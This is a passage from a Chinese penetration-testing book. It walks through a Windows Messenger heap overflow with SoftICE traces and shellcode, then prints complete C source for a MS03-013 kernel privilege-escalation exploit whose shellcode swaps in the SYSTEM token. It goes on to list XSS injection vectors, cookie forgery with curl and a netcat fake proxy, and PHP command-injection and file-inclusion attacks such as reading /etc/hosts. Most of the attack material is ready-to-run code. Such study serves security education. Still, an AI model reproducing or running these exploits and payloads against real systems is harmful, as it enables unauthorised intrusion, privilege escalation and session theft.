然后用上述程序发送攻击数据包，一会儿 SoftICE 在断点处断下。第一个消息包由于 from 字段超长，所以不会调用 Msgtxtpriint 函数，这个断点已经是第二个消息包了，于是查看创建的 lookaside 的 entry:

```
:dd 81b48+4c*4
0023:00081C78 000DCAC8
```

查看里面的内容:

```
:db dcac8
0023:000DCAC8 00 00 00 00 EB 10 5B 4B-33 C9 66 B9 59 01 80 34
0023:000DCAD8 0B F8 E2 FA EB 05 E8 EB-FF FF FF 11 DB F9 F8 F8
0023:000DCAE8 A7 9C 59 C8 F8 F8 F8 A8-73 B8 F4 73 B8 E4 73 90
0023:000DCAF8 FD A8 73 0F 92 FA A1 10-3A F8 F8 F8 1A 01 A0 73
0023:000DCB08 F8 73 90 F0 A0 73 B8 E0-07 48 B0 FD F8 F8 07 AE
```

开始 4 个字节是 0，后面就是 Shellcode 内容。执行完 LocalAlloc 查看该内存块的头结构:

```
:db eax-8
0010:001791D8 73 04 3B 02 00 01 0F 00-78 01 08 00 48 00 00 03
```

执行完 rep movsd 后，该内存块的头结构被覆盖:

```
:db 1791D8
0010:001791D8 02 01 3B 02 01 40 08 30-28 FD FD 7F 48 1B 08 02
```

但是实际情况并不总是这样，由于默认堆的不稳定性，这个堆块和其他堆块的相对位置

并不总是固定的,所以在 rep movsd 指令里无法导致该堆块头结构被覆盖。由于该堆块的 Flags 被改为 HEAP_ENTRY_SETTABLE_FLAG2, 所以后面的 LocalFree 并没有导致指针互写, 可以在 0x7ffdf02c 下个写断点看看程序到底在什么时候写了这个地址。

```
.bpn 7ffdf02c w
```

Msgtxtprint 返回后, 会进入 MsgOutputMsg:

```
.text:74EC55B7      sub     esp, 10h
.text:74EC55BA      mov     edi, esp
.text:74EC55BC      push    [ebp+arg_0]
.text:74EC55BF      lea     esi, [ebp+SystemTime]
.text:74EC55C2      push    _alert_buf_ptr
.text:74EC55C8      movsd
.text:74EC55C9      movsd
.text:74EC55CA      xor     eax, eax
.text:74EC55CC      mov     ax, _alert_len
.text:74EC55D2      movsd
.text:74EC55D3      movsd
.text:74EC55D4      push    eax
.text:74EC55D5      call    _MsgOutputMsg@28 ; MsgOutputMsg(x, x, x, x, x, x, x)
```

在 MsgOutputMsg 里执行 RtlFreeAnsiString 的时候有个释放过程:

```
ntdll!RtlFreeAnsiString
001B:77F52CE8  57          PUSH     EDI
001B:77F52CE9  8B7C2408    MOV     EDI, [ESP+08]
001B:77F52CED  8B4704      MOV     EAX, [EDI+04]
001B:77F52CF0  85C0        TEST    EAX, EAX
001B:77F52CF2  740B        JZ      ↓ 77F52CFF
001B:77F52CF4  50          PUSH    EAX ; eax = 17B578
001B:77F52CF5  FF1558D6F677 CALL    [77F6D658] ; 77F6D658 指向 77F52D03
001B:77F52CFB  33C0        XOR     EAX, EAX
001B:77F52CFD  AB          STOSD
001B:77F52CFE  AB          STOSD
001B:77F52CFF  5F          POP     EDI
001B:77F52D00  C20400      RET     0004

001B:77F52D03  64A118000000 MOV    EAX, FS: [00000018]
001B:77F52D09  FF742404    PUSH    DWORD PTR [ESP+04]
001B:77F52D0D  8B4030      MOV     EAX, [EAX+30]
001B:77F52D10  6A00        PUSH    00
001B:77F52D12  FF7018      PUSH    DWORD PTR [EAX+18]
001B:77F52D15  E851E8FFFF CALL    ntdll!RtlFreeHeap
001B:77F52D1A  C20400      RET     0004
```

按 F10 执行 RtlFreeHeap, 这时写断点起作用了:

```
001B:77F52107 3BC1          CMP     EAX, ECX
001B:77F52109 8901          MOV     [ECX], EAX
001B:77F5210B 894804        MOV     [EAX+04], ECX
001B:77F5210E 7456          JZ      ↓ 77F52166      (NO JUMP)
```

查看 PEB 里 KernelCallbackTable 指针是否被覆盖:

```
:dd 7ffdf02c
0023:7FFDF02C 00081B48
```

果然被覆盖了, 在 lookaside 的 entry 下个断点:

```
:bpx dcac8
!g
```

如果读者想知道系统什么时候从 KernelCallbackTable 调用, 可以在 7ffdf02c 用 bpm 下一个读断点。否则稍待片刻, SoftICE 进入 entry 处的断点:

```
001B:000DCAC8 0000          ADD     [EAX], AL
001B:000DCACA 0000          ADD     [EAX], AL
001B:000DCACC EB10          JMP     ↓ 000DCADE
001B:000DCACE 5B           POP     EBX
001B:000DCACF 4B           DEC     EBX
001B:000DCAD0 33C9          XOR     ECX, ECX
001B:000DCAD2 66B95901     MOV     CX, 0159
001B:000DCAD6 80340BF8     XOR     BYTE PTR [ECX+EBX], FB
001B:000DCADA E2FA          LOOP   ↑ 000DCAD6
001B:000DCADC EB05          JMP     ↓ 000DCAE3
001B:000DCADE E8EBFFFFFF   CALL   ↑ 000DCACE
```

非常幸运, 0000 的指令是 “ADD [EAX],AL”, 这时 eax 的值是 81B48, 所以这个操作不会崩溃, 从而顺利进入 Shellcode 执行。但是还有个问题, 如果使用的是普通 Shellcode, 读者会发现在调试器里老是跳到这个断点, 无法正常执行。其实只需在 Shellcode 的开始加上退出临界区的代码就可以了:

```
mov     eax, fs:30h
push    eax

mov     eax, [eax+0Ch]
mov     eax, [eax+1Ch]
mov     ebp, [eax+8]          ; base address of ntdll.dll
push    eax

mov     esi, edi
```

```

push    _Nnums
pop     ecx

GetNFuncAddr:                                ; find functions from ntdll.dll
call    find_hashfunc_addr
loop    GetNFuncAddr

pop     eax
mov     eax, [eax]
mov     ebp, [eax+8]                          ; base address of kernel32.dll
pop     eax                                    ; base address of PEB
mov     eax, [eax+0x18]                       ; default heap
push    dword ptr [eax+0x578]                 ; LockVariable
call    dword ptr [esi+_RtlLeaveCriticalSection]

```

现在利用程序能正常工作了。这个漏洞的利用特点是 `_alert_buf_ptr` 必须在 `Msgtxtprint` 里 `LocalAlloc` 分配的堆块的前面，这样在执行 `rep movsd` 的时候覆盖分配堆块的头结构。但是在调试过程中可以发现默认堆的溢出变数很大，`_alert_buf_ptr` 有时候在分配堆块的后面，或者在分配堆块的很前面，`rep movsd` 无法覆盖到分配堆块，这样就会导致攻击失败。由于默认堆的不确定性，有时候攻击失败会导致 `Messenger` 服务崩溃，但有时候又不会，可以持续几次攻击。

8.4.5 Windows 内核消息处理本地缓冲区溢出漏洞

微软在 2003 年 4 月 16 日发布了一个安全公告 MS03-013，内容如下：

The vulnerability exists in the kernel debugging support code that delivers debug events to the user mode debugger. malicious user mode debugger would send a large reply to the kernel, which results in a stack overflow.

按照惯例，微软的安全公告不会提供技术细节，但在漏洞发现者的网站上也没有公布技术细节，其他地方也没有相关的资料。笔者花了很长时间跟踪分析，终于重现了这个漏洞。

8.4.5.1 漏洞分析

由于这是一个内核漏洞，首先需要来了解一下背景知识，user-mode debugger 的工作流程：

- <1> debugger 创建一个新进程，或 attach 一个正在运行的进程。我们称这个进程为 B。
- <2> debugger 等待进程 B 产生 debug 事件。
- <3> 进程 B 产生 debug 事件，发送消息给 debugger，进程挂起，等待 debugger 指令。
- <4> debugger 处理 debug 事件，发送消息给进程 B。
- <5> 进程 B 接受 debugger 发送的消息，进程复苏。
- <6> 循环 2~5。

消息传递是通过 lpc port 来进行的，流程如下所示：

debugger <—> kernel <—> process B


```
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* Windows 内核消息处理本地缓冲区溢出利用程序
*/

#include <windows.h>
#include <stdio.h>
#pragma pack(1)

typedef struct _SomeInfo
{
    DWORD    dwNum;
    DWORD    dwRealCode;
    DWORD    dwShellCode;
    DWORD    dw[3];
    DWORD    dwESP;
    DWORD    dwCS;
    DWORD    dwDS;
    DWORD    dwES;
} SOME_INFO, *PSOME_INFO;

unsigned    char    Shellcode[512];
unsigned    char    realcode[512];
DWORD       dwFS;
HANDLE      hProcess;
DWORD       dwRun;
SOME_INFO   si;

void Shellcodefnlock();
void realcodefnlock();
void getShellcode(unsigned char *pDst, int iSize, BYTE *pSrc);
void CreateNewProcess()
{
    STARTUPINFO si={sizeof(si)};
    PROCESS_INFORMATION pi;

    CreateProcess(NULL, "ey4s.bat", NULL, NULL,
        TRUE, CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi);
    exit(0);
}

void main()
{
```

```

        si.dwShellCode, si.dwRealCode, si.dwESP,
        si.dwCS, si.dwDS, si.dwES, dwFS);
RaiseException(0x1981, 0, sizeof(si)/sizeof(DWORD), (DWORD *)&si);
//触发 Load Dll 和 Free Dll 事件
while(1)
{
    //printf(".");
    h=LoadLibrary("ws2_32.dll");
    Sleep(1000);
    FreeLibrary(h);
    Sleep(1000);
}
}

void Shellcodefnlock()
{
    _asm
    {
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop

/*start here*/

/*————提升权限————*/
//获取当前进程的 KPEB 地址
mov     eax, fs:[0x124]
mov     esi, [eax+0x44]
mov     eax, esi

/*搜索 SYSTEM 进程的 KPEB 地址*/
//获得下一个进程的 KPEB
search:
mov     eax, [eax+0xa0]
sub     eax, 0xa0
cmp     [eax+0x9c], 0x8 //从 PID 判断是否 SYSTEM 进程
jne     search

mov     eax, [eax+0x12c] //获取 system 进程的 token

```

```

mov     [esi+0x12c], eax//修改当前进程的 token

/*-----从核心态返回应用态-----*/

//保存 esp
mov     esi, esp

//搜索 iretd 所需要的参数
mov     eax, esp
add     eax, 0x10//跳过我们的数据
next:
add     eax, 0x4
mov     ebx, [eax]
cmp     ebx, [esi+0x4]//cs linux 系统是 0x23, win2k 好像都是 1b
jne     next
//
sub     eax, 0x4//此时 eax 指向的即为 iretd 返回所需要的参数起始地址
mov     esp, eax
mov     [eax], ebp//ebp 是 realcode 的地址, 设置返回后的 eip 为 realcode 的起始地址
add     eax, 0xC
//设置返回应用态后的 esp
mov     ebx, [esi]
mov     [eax], ebx

//恢复寄存器值
push    [esi+0x8]
pop     ds
push    [esi+0xc]
pop     es
//返回应用态
iretd

/*end here*/
int 3
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP

```



```

void realcodefnlock()
{
    _asm
    {
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop

        /*start here*/
        push    dwFS
        pop     fs
        //call our function
        call    dwRun
        /*end here*/
        int 3
        NOP
        NOP
        NOP
        NOP
        NOP
        NOP
        NOP
        NOP
        NOP
        NOP

    }
}

void getShellcode(unsigned char *pDst, int iSize, BYTE *pSrc)
{
    unsigned char    temp;
    unsigned char    *Shellcodefnadd, *start;
    int              len, k;
    char *fnendstr="\x90\x90\x90\x90\x90\x90\x90\x90\x90";
    #define FNENDLONG 0x08

    /* 定位 Shellcodefnlock 的汇编代码 */
    Shellcodefnadd=pSrc;
    temp=*Shellcodefnadd;
    if(temp==0xe9)

```

```

    {
        ++Shellcodefnadd;
        k=(int *)Shellcodefnadd;
        Shellcodefnadd+=k;
        Shellcodefnadd+=4;
    }
    for (k=0;k<=0x500;++k)
        if(memcmp(Shellcodefnadd+k,fnendstr,FNENDLONG)==0)
            break;
    /* Shellcodefnadd+k+8 是得到的 Shellcodefnlock 汇编代码地址 */
    len=0;
    start=Shellcodefnadd+k+8;
    //len = 2*wcslen(Shellcodefnadd+k+8);
    while((BYTE)start[len] != (BYTE)'\\xcc')
    {
        pDst[len] = start[len];
        len++;
        if(len>=iSize-1) break;
    }
    //memcpy(Shellcode, Shellcodefnadd+k+8, len);
    pDst[len]='\\0';
}

```

```

/*-----
xDebug.cpp
written by ey4s
cooleyas@21cn.com
2003-05-23
-----*/

```

```

#include <windows.h>
#include <stdio.h>

#define offset 0x100+0x4-0x6*4

typedef enum _PROCESSINFOCLASS {
    ProcessDebugPort=7// 7 Y Y
} PROCESSINFOCLASS;

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR Buffer;
} UNICODE_STRING, *PUNICODE_STRING;

```

```

typedef struct _CLIENT_ID
{
    HANDLE UniqueProcess;
    HANDLE UniqueThread;
} CLIENT_ID, * PCLIENT_ID, **PPCLIENT_ID;

typedef struct _LPC_MESSAGE
{
    USHORT          DataSize;
    USHORT          MessageSize;
    USHORT          MessageType;
    USHORT          DataInfoOffset;
    CLIENT_ID       ClientId;
    ULONG           MessageId;
    ULONG           SectionSize;
    // UCHAR          Data[];
} LPC_MESSAGE, *PLPC_MESSAGE;

typedef struct _OBJECT_ATTRIBUTES
{
    DWORD          Length;
    HANDLE         RootDirectory;
    PUNICODE_STRING ObjectName;
    DWORD          Attributes;
    PVOID          SecurityDescriptor;
    PVOID          SecurityQualityOfService;
} OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES, **PPOBJECT_ATTRIBUTES;

typedef
DWORD
(CALLBACK * NTCREATEPORT) (

    OUT PHANDLE          PortHandle,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    IN ULONG             MaxConnectInfoLength,
    IN ULONG             MaxDataLength,
    IN OUT PULONG        Reserved OPTIONAL );

typedef
DWORD
(CALLBACK * NTREPLYWAITRECVIVEPORT) (

    IN HANDLE            PortHandle,
    OUT PHANDLE          ReceivePortHandle OPTIONAL,

```



```
IN PLPC_MESSAGE      Reply OPTIONAL,
OUT PLPC_MESSAGE      IncomingRequest );
```

```
typedef
DWORD
(CALLBACK * NTREPLYPORT) (
```

```
    IN HANDLE          PortHandle,
    IN PLPC_MESSAGE      Reply );
```

```
typedef
DWORD
(CALLBACK * NTSETINFORMATIONPROCESS) (
```

```
    IN HANDLE          ProcessHandle,
    IN PROCESSINFOCLASS ProcessInformationClass,
    IN PVOID            ProcessInformation,
    IN ULONG            ProcessInformationLength );
```

```
typedef struct _DEBUG_MESSAGE
{
    LPC_MESSAGE      PORT_MSG;
    DEBUG_EVENT      DebugEvent;
} DEBUG_MESSAGE, *PDEBUG_MESSAGE;
```

```
NTSETINFORMATIONPROCESS NtSetInformationProcess;
NTREPLYWAITRECVIVEPORT NtReplyWaitReceivePort;
NTCREATEPORT           NtCreatePort;
NTREPLYPORT            NtReplyPort;
```

```
template <int i> struct PORT_MESSAGEX : LPC_MESSAGE {
    UCHAR Data[i];
};
```

```
PROCESS_INFORMATION    pi;
```

```
int main()
```

```
{
    HMODULE hNtdll;
    DWORD   dwAddrList[9];
    BOOL     bExit = FALSE;
```

```
DWORD    dwRet;
HANDLE    hPort;
int       k=0;
DEBUG_MESSAGE dm;
OBJECT_ATTRIBUTES oa = [sizeof(oa)];
PORT_MESSAGEX<0x130> PortReply;
STARTUPINFO si=[sizeof(si)];

printf( "\nDebug -> windows kernel exploit for MS03-013\n"
        "Written by ey4s<cooleyas@21cn.com>\n"
        "2003-05-23\n\n");

//get native api address
hNtdll = LoadLibrary("ntdll.dll");
if(hNtdll == NULL)
{
    printf("LoadLibrary failed:%d\n", GetLastError());
    return 0;
}

NtReplyWaitReceivePort = (NTREPLYWAITRECVIVEPORT)
    GetProcAddress(hNtdll, "NtReplyWaitReceivePort");

NtCreatePort = (NTCREATEPORT)
    GetProcAddress(hNtdll, "NtCreatePort");

NtReplyPort = (NTREPLYPORT)
    GetProcAddress(hNtdll, "NtReplyPort");

NtSetInformationProcess = (NTSETINFORMATIONPROCESS)
    GetProcAddress(hNtdll, "NtSetInformationProcess");

//create port
dwRet = NtCreatePort(&hPort, &oa, 0, 0x148, 0);
if(dwRet != 0)
{
    printf("create hPort failed. ret=%X\n", dwRet);
    return 0;
}

//create process
if(!CreateProcess(0, "debugme.exe", NULL, NULL, TRUE,
    CREATE_SUSPENDED, 0, 0, &si, &pi))
{
    printf("CreateProcess failed:%d\n", GetLastError());
```

```
    return 0;
}
//set debug port
dwRet = NtSetInformationProcess(pi.hProcess, ProcessDebugPort,
    &hPort, sizeof(hPort));
if(dwRet != 0)
{
    printf("set debug port error:0x%.8X\n", dwRet);
    return 0;
}
//printf("pid:0x%.8X %d hPort=0x%.8X\n", pi.dwProcessId, pi.dwProcessId, hPort);
ResumeThread(pi.hThread);

while (true)
{
    memset(&dm, 0, sizeof(dm));
    NtReplyWaitReceivePort(hPort, 0, 0, &dm, PORT_MSG);
    k++;
    switch (dm.DebugEvent.dwDebugEventCode+1)
    {
        case EXCEPTION_DEBUG_EVENT:
            printf("DEBUG_EVENT -> except\n");

            if(dm.DebugEvent.u.Exception.ExceptionRecord.NumberParameters == 9)
            {
                memcpy((unsigned char *)&dwAddrList,
                    (unsigned char
                    *)&dm.DebugEvent.u.Exception.ExceptionRecord.ExceptionInformation,
                    sizeof(dwAddrList));
                /*int    n;
                for(n=0;n<6;n++)
                    printf("0x%.8X\n", dwAddrList[n]);*/
            }
            break;

        case CREATE_THREAD_DEBUG_EVENT:
            printf("DEBUG_EVENT -> create thread\n");
            break;

        case CREATE_PROCESS_DEBUG_EVENT:
            printf("DEBUG_EVENT -> create process\n");
            break;

        case EXIT_THREAD_DEBUG_EVENT:
```



```

        printf("DEBUG_EVENT -> exit thread\n");
        break;

    case EXIT_PROCESS_DEBUG_EVENT:
        printf("DEBUG_EVENT -> exit process\n");
        bExit = TRUE;
        break;

    case LOAD_DLL_DEBUG_EVENT:
        printf("DEBUG_EVENT -> load dll\n");
        break;

    case UNLOAD_DLL_DEBUG_EVENT:
        printf("DEBUG_EVENT -> unload dll\n");
        break;

    case OUTPUT_DEBUG_STRING_EVENT:
        printf("DEBUG_EVENT -> debug string\n");
        break;

} //end of switch
//printf("k=%d\n", k);
if(k==10)
{
    //printf("*****\n");
    //Sleep(4*1000);
    memset(&PortReply, 0, sizeof(PortReply));
    memcpy(&PortReply, &dm, sizeof(dm));
    PortReply.MessageSize = 0x148;
    PortReply.DataSize = 0x130;
    memset(&PortReply.Data, 'a', sizeof(PortReply.Data));
    memcpy(&PortReply.Data[offset-4], &dwAddrList, sizeof(dwAddrList));
    dwRet = NtReplyPort(hPort, &PortReply);
    if(dwRet == 0)
        printf("Send Shellcode to ntoskrnl completed!\n\n");
    else
        printf("NtReply err: %.8X\n", dwRet);
}
else
    NtReplyPort(hPort, &dm.PORT_MSG);
if(bExit) break;
} //end of while
return 0;

```

}

编译 xDebug.cpp 和 debugme.cpp, 放在同一目录下, 再创建一个 ey4s.bat, 然后运行 xDebug.exe, 成功后会以 SYSTEM 权限运行 ey4s.bat。

第9章 CGI 渗透测试技术

远程溢出是渗透测试里最有效的方法，但是经过一些利用远程溢出漏洞蠕虫的肆虐，现在很多网络管理员的安全意识增强了，一般都能及时安装系统补丁，而且软硬件厂商都针对溢出问题做了很多解决方案，比如 AMD 和 Intel 最新的 64 位处理器都加入了堆栈不可执行的功能，微软也在 Windows XP SP2 里加入了相应功能。可以说以后溢出在渗透测试中的路越来越窄了。这时候对 CGI 程序的渗透是一个非常好的途径，因为 CGI 程序开发要求的技术含量相对较小，如果 CGI 程序员没有很好的安全意识，那么这些 CGI 程序就有可能成为突破点。许多搞系统底层安全的高手对 CGI 安全总是不顾一屑，认为那些只是 scriptkid 做的事情。按 caoz 的说法这是技术与技巧的区别，技术是需要很长时间积累的，要看懂底层研究成果需要很多其他知识和时间，而技巧更多属于一点就通的技术，比如 CGI 的渗透技术。笔者觉得技巧其实是技术的子集，作为一个渗透测试者需要了解各方面的技术，但切不可沉迷于奇技淫巧。

第9章和第10章分别介绍了 CGI 渗透测试技术以及相应的 SQL 注入技术。

9.1 跨站脚本的安全问题

9.1.1 跨站脚本简介

跨站脚本是指在远程 Web 页面的 html 代码中插入的具有恶意目的的数据，用户认为该页面是可信赖的，但是当浏览器下载该页面，嵌入其中的脚本将被解释执行。跨站脚本的英文全称是“Cross-Site Scripting”，简称“CSS”。由于“CSS”一般被称为分层样式表，这很容易让人困惑，所以跨站脚本也简称“XSS”。

9.1.2 跨站脚本的危害

跨站脚本是一个比较普遍存在的问题，它同样是 Web 程序开发者对用户输入过滤不严的结果。下面将简单介绍跨站脚本的几个危害。

9.1.2.1 获取其他用户 Cookie 中的敏感数据

假设 victim 站点上有一个存在跨站脚本漏洞的 xss.php 程序：

```
<?php
/* xss.php
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, cyas, watercloud
*
* 存在跨站脚本漏洞的演示程序
```


UBB 会对这些内容转义成如下 HTML 代码:

```
</img>
```

由于 test 不是合法的图片文件, 所以会执行后面的 JavaScript 指令。这是一个典型的跨站脚本漏洞, 详细信息请参考绿盟科技漏洞库:

http://www.nsfocus.net/index.php?act=sec_bug&do=view&bug_id=1291

9.1.2.2 屏蔽和伪造页面信息

利用 HTML 的特性, 比如用 HTML 的注释功能<!--和-->来实现“屏蔽”和修改 HTML 页内容达到一定的欺骗性。当然查看 HTML 源代码还是能见到原来面目的。

9.1.2.3 拒绝服务攻击

运行包含死循环或打开无穷多个窗口的 JavaScript 脚本等。这样访问该 URL 的用户系统就可能因此速度变慢甚至崩溃。同样也可能在其中嵌入一些脚本, 让访问该网站的用户请求其他服务器上的资源, 如果访问的资源比较消耗资源, 并且访问人数比较多, 那么被请求的服务器也可能被拒绝服务。由于这些攻击源都是访问存在跨站脚本漏洞网站的用户, 这样对攻击者来说, 就很好地隐藏了身份。

9.1.2.4 突破外网内网不同安全设置

一般来说浏览器对不同的区域设置了不同的安全级别。对于 Internet 区域, 可能不允许 JavaScript 执行, 而在 Intranet 区域, 可能就允许 JavaScript 执行。一般来说, 前者的安全级别都要高于后者。这样, 一般情况下别人无法通过执行恶意 JavaScript 脚本对你进行攻击, 但是如果与你处于相同内网的服务器存在跨站脚本执行漏洞, 那么攻击者就有机可乘了, 因为该服务器位于 Intranet 区域。

9.1.2.5 与浏览器漏洞结合, 修改系统设置, 查看系统文件, 执行系统命令等

微软 IE 浏览器的安全性相对较差, 存在很多严重的问题, 而且由于 Windows 操作系统默认自带, 所以市场占有率非常高。跨站脚本漏洞与浏览器的严重漏洞相结合可能对系统进行毁灭性的攻击。

各种浏览器可以用来插入 JavaScript 脚本的地方:

```
<a href="javascript:[code]">  
<div onmouseover="[code]">  
  
 [IE]  
<input type="image" dynsrc="javascript:[code]"> [IE]  
<bgound src="javascript:[code]"> [IE]  
&<script>[code]</script>  
&[[code]]; [N4]  
<img src=&[[code]]:> [N4]
```

```

<link rel="stylesheet" href="javascript:[code]">
<iframe src="vbscript:[code]"> [IE]
 [N4]
 [N4]
<a href="about:<script>[code]</script>">
<meta http-equiv="refresh" content="0;url=javascript:[code]">
<body onload="[code]">
<div style="background-image: url(javascript:[code]);">
<div style="behaviour: url([link to code]);"> [IE]
<div style="binding: url([link to code]);"> [Mozilla]
<div style="width: expression([code]);"> [IE]
<style type="text/javascript">[code]</style> [N4]
<object classid="clsid:..." codebase="javascript:[code]"> [IE]
<style><!--</style><script>[code]//--></script>
<![CDATA[<!--]]><script>[code]//--></script>
<!-- -- --><script>[code]</script><!-- -- -->
<script>[code]</script>


<xml src="javascript:[code]">
<xml id="X"><a><b><script>[code]</script></b></a></xml>
<div datafld="b" dataformatas="html" datasrc="#X"></div>
[\xC0][\xBC]script>[code][\xC0][\xBC]/script> [UTF-8: IE, Opera]

```

9.2 Cookie 的安全问题

9.2.1 Cookie 简介

Cookie 是 Netscape 的一个重大发明, 当用户访问网站时, 它能够在访问者的机器上创建一个文件, 写一段信息进去, 可以用来标识不同的用户等。如果下次用户再访问这个网站的时候, 它又能够读出这个文件里面的内容, 这样网站就知道这个用户上次访问的一些信息。

根据 Netscape 公司的规定, Cookie 格式如下:

```
Set-Cookie: NAME=VALUE; Expires=DATE; Path=PATH; Domain=DOMAIN_NAME; SECURE
```

NAME=VALUE

这是每一个 Cookie 均必须有的部分。NAME 是该 Cookie 变量的名称, VALUE 是该 Cookie 变量的值。在字符串 "NAME=VALUE" 中, 不含分号、逗号和空格等字符。

Expires=DATE

Expires 确定了 Cookie 有效终止日期。该属性值 DATE 必须以特定的格式来书写: 星期几, DD-MM-YY HH:MM:SS GMT, GMT 表示这是格林尼治时间。比如: expires=Sat, 05-Jun-04 04:58:13 GMT。不以这样的格式来书写, 系统将无法识别。如果不设 Expires, 那么 Cookie 的属性值不会保存在用户的硬盘中, 而仅仅保存在内存当中, Cookie 文件将随着浏览器的关

闭而自动消失。

Domain=DOMAIN-NAME

Domain 确定了哪些 Internet 域中的 Web 服务器可读取浏览器所存储的 Cookie，即只有来自这个域的页面才可以使用 Cookie 中的信息。这项设置是可选的，如果默认，设置 Cookie 的属性值为该 Web 服务器的域名。

Path=PATH

Path 属性定义了 Web 服务器上哪些路径下的页面可获取服务器设置的 Cookie。一般如果用户输入的 URL 中的路径部分从第一个字符开始包含 Path 属性所定义的字符串，浏览器就认为通过检查。如果 Path 属性的值为“/”，则 Web 服务器上所有的 WWW 资源均可读取该 Cookie。同样该项设置是可选的，如果默认，则 Path 的属性值为 Web 服务器传给浏览器的资源的路径名。

Secure

在 Cookie 中标记该变量，表明只有当浏览器和 Web Server 之间的通信协议为加密认证协议时，浏览器才向服务器提交相应的 Cookie。当前这种协议只有一种，即为 HTTPS。

以下是一个服务器端发给客户端包含 Cookie 的 HTTP 头：

```
HTTP/1.1 200 OK
Date: Fri, 06 Jun 2003 04:58:13 GMT
Server: Apache/1.3.27 (Unix) (Red-Hat/Linux) DAV/1.0.2 PHP/4.3.0 mod_perl/1.24_01
X-Powered-By: PHP/4.3.0
Set-Cookie: lang=english; expires=Sat, 05-Jun-04 04:58:13 GMT
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
```

浏览器在接收到包含 Set-Cookie 的 HTTP 头后，根据是否设置 Expires 属性，把 Cookie 保存到文件里或内存中。当浏览器再次访问该站点的时候，会从 Cookie 文件或内存中把 Cookie 变量传给服务器，如：

```
GET / HTTP/1.0\n
Host: victim\n
Cookie: loginName=phpnuke; Password=\n
\n
```

在了解了 Cookie 机制后，可以发现这是很容易欺骗的。

9.2.2 Cookie 安全

根据是否设置 Expires 属性，也就是是否保存硬盘文件，我们把 Cookie 分为文件型和会话型。文件型的 Cookie 是指传统的在访问者机器写一个文件的方式。会话 Cookie 是没有设置 Expires 属性，保存在内存中的 Cookie。session 其实就是会话型 Cookie，它不会在访问者的机器里写文件，而是在访问者的内存里保存一个 session id，具体的内容保存在服务器端，所以 session 相对安全。不过由于 session id 是保存在内存里，当访问者关闭浏览器，session 也就没有了。

9.2.2.1 文件型 Cookie 的欺骗

由于文件型 Cookie 在客户端是明文保存的, 攻击者可以很方便地修改、伪造, 借助 curl 更加容易。如果 CGI 程序简单地以 Cookie 变量作为判断条件就非常危险了, 比如如果 Cookie 变量 admin=1 就可以获得特定的权限, 那么可以用 curl 轻松欺骗:

```
curl http://victim/vul.php -b "admin=1" -d "other_action=todo"
```

当然也可以修改保存到硬盘的 Cookie 文件, 使用浏览器更直观地操作。各种浏览器保存 Cookie 文件的路径和方法都不太相同。IE 是在用户目录下的 Cookies 子目录里对每个站点都保存一个 Cookie 文件, 而像 Mozilla Firefox 的 cookie 文件是保存在用户目录的 Application Data\Mozilla\Firefox\Profiles\default.eby 目录下, 而且所有站点的 Cookie 都是放在同一个文件里。

9.2.2.2 会话型 Cookie 的欺骗

会话型 Cookie 同样可以用上面的 curl 来欺骗, 但是毕竟 curl 的输出看起来比较吃力, 修改浏览器保存在内存里的 Cookie 好像比较困难, 那么有没有简单一些的办法呢? 答案是肯定的。

首先用 curl 取一个 HTTP 头:

```
curl -v -i -D header.txt http://victim/index.php
```

获得的 header.txt 文件内容如下:

```
HTTP/1.1 200 OK
Date: Fri, 06 Jun 2003 04:58:13 GMT
Server: Apache/1.3.27 (Unix)
X-Powered-By: PHP/4.3.0
Set-Cookie: loginName=test; path=/
Set-Cookie: Password=; path=/
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
```

修改 header.txt 文件如下:

```
HTTP/1.1 200 OK
Date: Fri, 06 Jun 2003 04:58:13 GMT
Server: Apache/1.3.27 (Unix)
X-Powered-By: PHP/4.3.0
Set-Cookie: loginName=test; path=/
Set-Cookie: Password=fake; path=/
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
```

然后在一台 Linux 机器执行如下操作：

```
$ nc -vv -l -p 9999 < header.txt
```

由于输入重定向有问题，在 Windows 上测试这条命令不能成功。然后设置你的浏览器使用 Linux 机器的 IP 和 9999 端口作为代理，访问“http://victim/index.php”。取消伪代理，再访问“http://victim/index.php”，就可以发现修改后的 Cookie 都已经设上了，可通过浏览器进行管理会话的操作了。

9.3 PHP 渗透测试技巧

CGI 渗透测试的最佳工具是 curl，这是一个开源软件，支持各种平台，能够满足各种 HTTP 的操作。渗透测试中最常用到如下几个参数：

```
-d POST 方式发送数据  
-b Cookie 变量，可以是字符串或文件  
-c 把所有 Cookie 写到文件里  
-e 伪装 referer 变量（来源）  
-A 伪装客户端  
-I 获得 HTTP 头信息，可以大概判断对方 Web 服务器的情况
```

curl -h 可以得到详细的参数说明，curl -M 将获得更加详细的使用说明。

9.3.1 一般利用方式

本节不介绍漏洞成因，只是介绍有漏洞时的渗透测试技巧。PHP 自己带了好几个执行命令的函数，如果脚本为了贪图实现上的方便调用系统命令，但是却又没有仔细检测用户输入的字符串，那么就可以直接执行系统命令了。比如 plog-0.3.2 的添加 Blog 模板功能能够自动解压压缩文件：

```
function unpack( $file, $destFolder )  
{  
    // get the paths where tar and gz are  
    $config =& Config::getConfig();  
    $unrarPath = $config->getValue( "path_to_unrar" );  
    if( $unrarPath == "" )  
        $unrarPath = DEFAULT_UNRAR_PATH;  
  
    $cmd = "~$unrarPath x $file $destFolder";  
  
    $result = exec( $cmd, $output, $retval );  
  
    //  
    // :KLUDGE:  
    // apparently, we should get something in $retval but there's nothing
```

另外常见的 PHP 漏洞是文件包含，对于如下存在文件包含问题的脚本 vul.php，这种漏洞存在多大的危险性呢？

```
<?
include($p):
?>
```

使用 curl 的 -d 参数，这样在日志里不会记录后面的参数，比如简单的查看系统文件：

```
curl http://victim/vul.php -d "p=/etc/hosts"
```

这时 Web 日志只记录访问 vul.php 脚本，而不像 GET 请求一样记录所有 URI。在摸清对方的 Web 日志文件的路径后，可以构造包含 PHP 代码的 GET 请求，然后包含这个日志文件实现执行命令：

```
curl
